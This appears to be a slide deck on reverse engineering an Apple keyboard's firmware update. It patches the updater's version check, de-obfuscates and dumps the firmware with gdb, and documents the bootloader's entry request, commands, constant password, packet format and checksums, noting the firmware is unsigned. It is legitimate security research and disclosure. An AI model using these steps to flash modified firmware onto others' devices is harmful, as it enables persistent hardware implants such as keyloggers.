


## Still have a problem:



Let's look at the .nib file:





## NSButton called “Update”

- target outlet set to MyMainController
- action set to doUpdate:

doUpdate:

- checks that machine doing update is plugged in
- asks for administrator privileges
- calls HIDFirmwareUpdaterTool twice
  - ➊ -parse kbd\_0x0069\_0x0220.irrxfw
  - ➋ -progress -pid 0x220 kbd\_0x0069\_0x0220.irrxfw

- HIDFirmwareUpdaterTool has no symbol information.
- It also checks the keyboard version.
- It won't do anything if bcdDevice is  $\geq 0x68$ .

+1240	00003345	e8058d0000	calll	0x0000c04f	_CFGetTypeID
+1245	0000334a	39c3	cmpl	%eax,%ebx	
+1247	0000334c	7517	jne	0x00003365	
+1249	0000334e	8d45e4	leal	0xe4(%ebp),%eax	
+1252	00003351	89442408	movl	%eax,0x08(%esp)	
+1256	00003355	c744240403000000	movl	\$0x00000003,0x04(%esp)	
+1264	0000335d	893c24	movl	%edi,(%esp)	
+1267	00003360	e8f98c0000	calll	0x0000c05e	_CFNumberGetValue
+1272	00003365	0fb745e0	movzwl	0xe0(%ebp),%eax	
+1276	00003369	663d2002	cmpw	\$0x0220,%ax	
+1280	0000336d	7514	jne	0x00003383	
+1282	0000336f	837de468	cmpl	\$0x68,0xe4(%ebp)	'h'
+1286	00003373	0f873b0a0000	jal	0x00003db4	

+1240	00003345	e8058d0000	calll	0x0000c04f	_CFGetTypeID
+1245	0000334a	39c3	cmpl	%eax, %ebx	
+1247	0000334c	7517	jne	0x00003365	
+1249	0000334e	8d45e4	leal	0xe4(%ebp), %eax	
+1252	00003351	89442408	movl	%eax, 0x08(%esp)	
+1256	00003355	c744240403000000	movl	\$0x00000003, 0x04(%esp)	
+1264	0000335d	893c24	movl	%edi, (%esp)	
+1267	00003360	e8f98c0000	calll	0x0000c05e	_CFNumberGetValue
+1272	00003365	0fb745e0	movzwl	0xe0(%ebp), %eax	
+1276	00003369	663d2002	cmpw	\$0x0220, %ax	
+1280	0000336d	7514	jne	0x00003383	
+1282	0000336f	837de468	cmpl	\$0x68, 0xe4(%ebp)	'h'
+1286	00003373	0f873b0a0000	jal	0x00003db4	

NOP the Jump if above instruction.

Success! Now we can flash the keyboard to 0x69 firmware.

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## Apple obfuscated kbd\_0x0069\_0x0220.irrxfw.

```
$ hexdump -n 32 kbd_0x0069_0x0220.irrxfw
00000000 e3 c0 37 ba 07 7f 9b fb a0 4d ae b3 e4 cd 9a 7f
00000010 bd d2 f3 df 16 db 8f 85 c8 55 88 ac 5a 6e 9a f0
00000020
```

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```


But:



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00000010 bd d2 f3 df 16 db 8f 85 c8 55 88 ac 5a 6e 9a f0
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
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```
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00000010 bd d2 f3 df 16 db 8f 85 c8 55 88 ac 5a 6e 9a f0
00000020
```


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
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


Fortunately, we can use HIDFirmwareUpdaterTool to de-obfuscate it for us.


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
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
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First, let's examine Apple's obfuscation of the firmware.

Let  $A = A_0 A_1 \dots A_{82}$  denote

31	1c	ef	62	df	a7	43	23	78	92	22	6a	38	12	14	a4
65	02	2b	00	9c	00	57	5e	10	85	50	73	d0	b1	17	2b
49	ac	49	c4	33	21	b4	48	23	8c	27	98	12	34	80	00
48	ff	b4	8f	04	2e	24	2d	92	c7	82	e2	a6	a5	20	20
98	11	84	26	b7	cc	28	f3	e6	98	38	23	dc	ba	28	44
42	39	44													

and let  $B = B_0 B_1 \dots B_{52}$  denote

12	14	a4	65	02	2b	00	9c	00	57	5e	10	85	50	73	d0
b1	17	2b	49	ac	49	c4	33	21	b4	48	23	8c	27	98	12
34	80	00	48	ff	b4	8f	04	2e	24	2d	92	c7	82	e2	a6
a5	20	20	98	11											

## De-obfuscation algorithm:

The de-obfuscation routine reads the firmware file in 83 byte chunks with the  $i$ th chunk XOR-ed with the 1's complement of  $A$  and then each byte XOR-ed with  $B_{i+16 \bmod 53}$  to produce the “plaintext.”

There is further de-obfuscation, but we didn't bother with it.

Apple didn't get the memo about “security through obscurity.”



Movie: Office Space (1999)

We can dump the unobfuscated firmware out of memory easily.

```
$ gdb -q HIDFirmwareUpdaterTool
(gdb) b *0x4abc
Breakpoint 1 at 0x4abc
(gdb) r -progress -pid 0x220 kbd_0x0069_0x0220.irrx fw
Breakpoint 1, 0x00004abc in ?? ()
(gdb) dump binary memory dump.bin 0x61ec 0x89ec
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$ hexdump -n 73 dump.bin
00000000 00 02 00 30 30 30 30 7d 03 d0 7e 7e 30 30 30 30 7e
00000010 30 30 30 7d 03 dc 7e 7d 03 e0 7e 7d 03 d4 7e 7d
00000020 1a 40 7e 00 02 01 7d 17 66 7e 7d 17 71 7e 7d 17
00000030 7c 7e 7d 17 89 7e 7e 30 30 7d 06 96 7e 7e 30
00000040 30 30 7e 30 30 30 00 03 00
00000049
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00000020  1a 40 7e 00 02 01 7d 17 66 7e 7d 17 71 7e 7d 17
00000030  7c 7e 7d 17 89 7e 7e 30 30 7d 06 96 7e 7e 30
00000040  30 30 7e 30 30 30 00 03 00
00000049
```

To enter bootloader mode:

- keyboard doesn't have an interrupt OUT endpoint
- so it has to use the control endpoint
- function 0x000020c3 in HIDFirmwareUpdaterTool does this
- calls IOUSBDeviceClass::deviceDeviceRequest(void \*self, IOUSBDevRequest \*reqIn)

Set a breakpoint right before the call to  
`IOUSBDeviceClass::deviceDeviceRequest(void *self,  
IOUSBDevRequest *reqIn)`

```
$ gdb -q HIDFirmwareUpdaterTool
(gdb) tb *0x2129
Breakpoint 1 at 0x2129
(gdb) r -progress -pid 0x220 kbd_0x0069_0x0220.irrxfw
(gdb) x $esp+4
0xbffff584: 0xbffff590
(gdb) x/16b 0xbffff590
0xbffff590: 0x21 0x09 0x0a 0x03 0x00 0x00 0x01 0x00
0xbffff598: 0x5c 0xf6 0xff 0xbf 0x00 0x00 0x00 0x00
```

<http://www.opensource.apple.com/source/IOUSBFamily/IOUSBFamily-343.4.3/IOUSBFamily/Headers/USB.h>

```
typedef struct {
    UInt8      bmRequestType;
    UInt8      bRequest;
    UInt16     wValue;
    UInt16     wIndex;
    UInt16     wLength;
    void *     pData;
    UInt32     wLenDone;
} IOUSBDevRequest;
```

21	09	0a	03	00	00	01	00
5c	f6	ff	bf	00	00	00	00

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```

21	09	0a	03	00	00	01	00
5c	f6	ff	bf	00	00	00	00

According to the USB standard, this is the HID-specific Set\_Report request.

“The Set\_Report request allows the host to send a report to the device, possibly setting the state of input, output or feature controls.”

[http://www.usb.org/developers/devclass\\_docs/HID1\\_11.pdf](http://www.usb.org/developers/devclass_docs/HID1_11.pdf)

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```

21	09	0a	03	00	00	01	00
5c	f6	ff	bf	00	00	00	00

High byte is the report type. (0x03 = Feature, 0x02 = Output).  
Low byte contains the report ID.

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```
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    UInt8      bmRequestType;
    UInt8      bRequest;
    UInt16     wValue;
    UInt16     wIndex;          21  09  0a  03  00  00  01  00
    UInt16     wLength;        5c  f6  ff  bf  00  00  00  00
    void *     pData;
    UInt32     wLenDone;
} IOUSBDevRequest;
```

The number of the interface the request is directed to.

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    UInt16     wValue;
    UInt16     wIndex;
    UInt16     wLength;           21  09  0a  03  00  00  01  00
    void *     pData;
    UInt32     wLenDone;
} IOUSBDevRequest;
```

The length of the report.

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    void *     pData;
    UInt32     wLenDone;
} IOUSBDevRequest;
```

21	09	0a	03	00	00	01	00
5c	f6	ff	bf	00	00	00	00

The data is simply just

```
(gdb) x/1b 0xbffff65c
0xbffff65c: 0x0a
```

Summary: to put the keyboard into bootloader mode, send a feature Set\_Report to the keyboard using:

- bRequest = 0x09
- wLength = 0x0001
- wValue = 0x030a
- wIndex = 0x0000
- data = 0x0a

The screenshot shows the IOUSB application interface. At the top, there's a toolbar with icons for file operations and a search bar. Below the toolbar, the title bar displays "IOUSB:/Keyboard Hub@fd100000/Kbd Bootloader@fd120000". The main window has two panes. The left pane is a tree view of device hierarchy under "Root", including EHCI Root Hub Simulation, UHCI Root Hub Simulation, and various Apple internal components like the Keyboard Hub and IR Receiver. The "Apple Keyboard@fd120000" node is selected and highlighted in blue. The right pane is a table of properties for the selected device:

Property	Type	Value
bcdDevice	Number	0x67
bDeviceClass	Number	0xff
bDeviceProtocol	Number	0x0
bDeviceSubClass	Number	0x0
bMaxPacketSize0	Number	0x8
bNumConfigurations	Number	0x1
Bus Power Available	Number	0x32
Device Speed	Number	0x0
idProduct	Number	0x228
idVendor	Number	0x5ac
iManufacturer	Number	0x2
IORCFPluginTypes	Dictionary	1 value
IOUserClientClass	String	IOUSBDeviceUserClientV2
iProduct	Number	0x1
iSerialNumber	Number	0x3
locationID	Number	0xfd120000
non-removable	String	yes
PortNum	Number	0x2
PortUsingExtraPowerForWake	Number	0x0
sessionID	Number	0xc46ef145bf1
USB Address	Number	0x4
USB Product Name	String	Kbd Bootloader
USB Serial Number	String	Ver 3.4
USB Vendor Name	String	Apple, Inc

```
▀ Low Speed device @ 3 (@0xFA220000): ..... Vendor-specific device: "Kbd Bootloader"
  ▼ Device Descriptor
    Descriptor Version Number: 0x0200
    Device Class: 255 (Vendor-specific)
    Device Subclass: 0 (Vendor-specific)
    Device Protocol: 0
    Device MaxPacketSize: 8
    Device VendorID/ProductID: 0x05AC/0x0228 (Apple Inc.)
    Device Version Number: 0x0067
    Number of Configurations: 1
    Manufacturer String: 2 "Apple, Inc"
    Product String: 1 "Kbd Bootloader"
    Serial Number String: 3 "Ver 3.4"
  ▼ Configuration Descriptor: ..... "Kbd Bootloader"
    ▶ Length (and contents): 32
    Number of Interfaces: 1
    Configuration Value: 1
    Attributes: 0x80 (bus-powered)
    MaxPower: 100 mA
  ▼ Interface #0 - Unknown
    Alternate Setting: 0
    Number of Endpoints: 2
    Interface Class: 0 (Unknown)
    Interface Subclass: 0
    Interface Protocol: 0
  ▼ Endpoint 0x81 - Interrupt Input
    Address: 0x81 (IN)
    Attributes: 0x03 (Interrupt no synchronization data endpoint)
    Max Packet Size: 8
    Polling Interval: 10 ms
  ▼ Endpoint 0x02 - Interrupt Output
    Address: 0x02 (OUT)
    Attributes: 0x03 (Interrupt no synchronization data endpoint)
    Max Packet Size: 8
    Polling Interval: 10 ms
```

The first 64 byte packet sent to the keyboard is

```
$ gdb -q HIDFirmwareUpdaterTool
(gdb) b *0x2e0a
Breakpoint 1 at 0x2e0a
(gdb) r -progress -pid 0x220 kbd_0x0069_0x0220.irrx fw
Breakpoint 1, 0x00002e0a in ?? ()
(gdb) x/64b 0xa7c0
0xa7c0: 0xff 0x38 0x00 0x01 0x02 0x03 0x04 0x05
0xa7c8: 0x06 0x07 0x00 0x00 0x00 0x00 0x00 0x00
0xa7d0: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0xa7d8: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0xa7e0: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0xa7e8: 0x00 0x00 0x00 0x00 0x00 0x53 0x00 0x00
0xa7f0: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0xa7f8: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
```

It was not difficult to determine:

- commands to the bootloader
- the bootloader password
- data format
- checksum calculation
- return codes

## Structure of the packets:

ff	38	00	01	02	03	04	05	06	07	00	00
00	00	00	00	00	00	00	00	00	00	00	00
00	00	00	00	00	00	00	00	00	00	00	00
00	00	00	00	00	00	00	00	00	53	00	00
00	00	00	00	00	00	00	00	00	00	00	00
00	00	00	00	00	00	00	00	00	00	00	00

## Bootloader commands:

- ff 38: enter bootload mode
- ff 39: write to flash memory
- ff 3a: verify flash memory
- ff 3b: exit bootloader

## Structure of the packets:

ff	38	00	01	02	03	04	05	06	07	00	00
00	00	00	00	00	00	00	00	00	00	00	00
00	00	00	00	00	00	00	00	00	00	00	00
00	00	00	00	00	00	00	00	00	53	00	00
00	00	00	00	00	00	00	00	00	00	00	00
00	00	00	00								

## Bootloader password:

- constant password

## Structure of the packets:

ff	38	00	01	02	03	04	05	06	07	00	00
00	00	00	00	00	00	00	00	00	00	00	00
00	00	00	00	00	00	00	00	00	00	00	00
00	00	00	00	00	00	00	00	00	53	00	00
00	00	00	00	00	00	00	00	00	00	00	00
00	00	00	00								

## Block number:

- each block is 64 bytes
- sent over 32 bytes at a time

## Structure of the packets:

ff	38	00	01	02	03	04	05	06	07	00	00
00	00	00	00	00	00	00	00	00	00	00	00
00	00	00	00	00	00	00	00	00	00	00	00
00	00	00	00	00	00	00	00	00	53	00	00
00	00	00	00	00	00	00	00	00	00	00	00
00	00	00	00								

Indicates which half of the block:

- either 00 or 01

## Structure of the packets:

ff	38	00	01	02	03	04	05	06	07	00	00
00	00	00	00	00	00	00	00	00	00	00	00
00	00	00	00	00	00	00	00	00	00	00	00
00	00	00	00	00	00	00	00	00	53	00	00
00	00	00	00	00	00	00	00	00	00	00	00
00	00	00	00								

Data:

- 32 bytes in length

## Structure of the packets:

ff	38	00	01	02	03	04	05	06	07	00	00
00	00	00	00	00	00	00	00	00	00	00	00
00	00	00	00	00	00	00	00	00	00	00	00
00	00	00	00	00	00	00	00	00	53	00	00
00	00	00	00	00	00	00	00	00	00	00	00
00	00	00	00	00	00	00	00	00	00	00	00

## Checksum:

- $53 = ff + 38 + 01 + 02 + \dots + 07 \pmod{0x100}$

## The first 64 byte packet received back is

```
(gdb) x/64b 0xa760
0xa760: 0x20 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0xa768: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0xa770: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0xa778: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0xa780: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0xa788: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0xa790: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0xa798: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
```

The first 64 byte packet received back is

```
(gdb) x/64b 0xa760
0xa760: 0x20 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0xa768: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0xa770: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0xa778: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0xa780: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0xa788: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0xa790: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0xa798: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
```

The first byte is the return value.

Return value	Reason for error
0x00	Device did not respond error
0x08	Flash protection error
0x10	Communication checksum error
0x20	No error
0x80	Invalid command error

There is a final checksum at the very end.

```
00 02 00: 30 30 30 30 7d 03 d0 7e
            7e 30 30 30 7e 30 30 30
            7d 03 dc 7e 7d 03 e0 7e
            7d 03 d4 7e 7d 1a 40 7e      sum = 0xb89
```

There is a final checksum at the very end.

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00 02 00: 30 30 30 30 7d 03 d0 7e
             7e 30 30 30 7e 30 30 30
             7d 03 dc 7e 7d 03 e0 7e
             7d 03 d4 7e 7d 1a 40 7e      sum = 0xb89
00 02 01: 7d 17 66 7e 7d 17 71 7e
             7d 17 7c 7e 7d 17 89 7e
             7e 30 30 30 7d 06 96 7e
             7e 30 30 30 7e 30 30 30      sum = 0x166e
```

There is a final checksum at the very end.

```
00 02 00: 30 30 30 30 7d 03 d0 7e
             7e 30 30 30 7e 30 30 30
             7d 03 dc 7e 7d 03 e0 7e
             7d 03 d4 7e 7d 1a 40 7e      sum = 0xb89
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
00 4b 01: 30 30 30 30 30 30 30 30
             30 30 30 30 30 30 30 30
             30 30 30 30 30 30 30 30
             30 30 30 30 30 30 30 30      sum = 0x4e41b
```

## Structure of the last write packet:


ff	39	00	01	02	03	04	05	06	07	00	7f
01	30	30	30	30	30	30	30	30	30	30	30
30	30	30	30	30	30	30	30	30	30	30	30
30	30	30	30	30	30	30	e4	1b	73		

## Final checksum:

- $0x4e41b = 0xe41b \text{ (mod } 0x10000)$
- stored in big endian format




<http://cache0.techcrunch.com/wp-content/uploads/2009/02/picardshot.png>




<http://cache0.techcrunch.com/wp-content/uploads/2009/02/picardshot.png>

- No cryptographic signature of the firmware

In order to be able to modify the firmware for our own purposes, we need to look at the hardware.



<http://benfrantzdale.livejournal.com/238768.html>



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- Cypress CY7C63923 low-speed USB controller
- 8-bit microcontroller, Harvard architecture
- 256 bytes of RAM, 8 Kbytes of flash
- chip doesn't seem available for purchase or sampling
- datasheet no longer available on Cypress' website

<http://datasheet.digchip.com/115/115-15312-CY7C63310.pdf>

## Program Counter

- 16 bits
- program memory is 8K

## Accumulator (A)

- 8 bits
- general purpose register

## Stack Pointer (SP)

- 8 bits
- grows upwards

## Index (X)

- 8 bits
- holds offset values used in indexed addressing modes

## Flags (F)

- 8 bits
- Global interrupt enabled bit
- Zero flag bit
- Carry flag bit
- Supervisory State Bit
- readable only with register address 0xF7
- set and clear bits using special OR/AND instructions

## IVT:

Address	
0x0000	Program execution begins here after a reset
0x0004	POR/LVD
0x0008	INT0
0x000C	SPI Transmitter Empty
0x0010	SPI Receiver Full
0x0014	GPIO Port 0
0x0018	GPIO Port 1
0x001C	INT1
0x0020	EP0
0x0024	EP1
0x0028	EP2
0x002C	USB reset
0x0030	USB Active
0x0034	1 ms Interval timer
0x0038	Programmable Interval Timer
0x003C	Timer Capture 0
0x0040	Timer Capture 1
0x0044	16 Bit Free Running Timer Wrap
